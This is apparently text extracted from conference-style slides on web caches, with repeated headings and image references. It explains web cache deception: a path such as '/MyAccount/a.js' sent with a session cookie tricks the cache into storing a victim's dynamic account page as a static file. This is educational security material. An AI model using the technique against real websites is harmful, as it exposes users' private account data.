
- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated



Web Caches


- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated

```
GET /styles.css
```




Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated




Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated



Web Caches



- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated



Cache Rule Exploitation


Web Cache Deception

- Exploit a discrepancy between **origin** and **cache rule parser**
- Store a dynamic response with victim's data




Web Cache Deception


/MyAccount/param1/param2




Web Cache Deception




Web Cache Deception



Web Cache Deception



/MyAccount/a.js



Key	Response



MyAccountHandler

Map : /MyAccount/.*

Web Cache Deception

/MyAccount/a.js
Cookie: sid=123




Key	Response

MyAccountHandler

Map: /MyAccount/.*

Web Cache Deception



Key	Response

`/MyAccount/a.js`
`Cookie: sid=123`

MyAccountHandler

Map : `/MyAccount/.*`

Web Cache Deception

```
/MyAccount/a.js  
Cookie: sid=123
```



MyAccount



Key	Response


MyAccountHandler

Map: /MyAccount/.*


Web Cache Deception

Static Extension ✓

Rules(**/MyAccount/a.js**)
Cookie: sid=123)



Web Cache Deception



Web Cache Deception

/MyAccount/a.js




Key	Response
/MyAccount/a.js	MyAccount

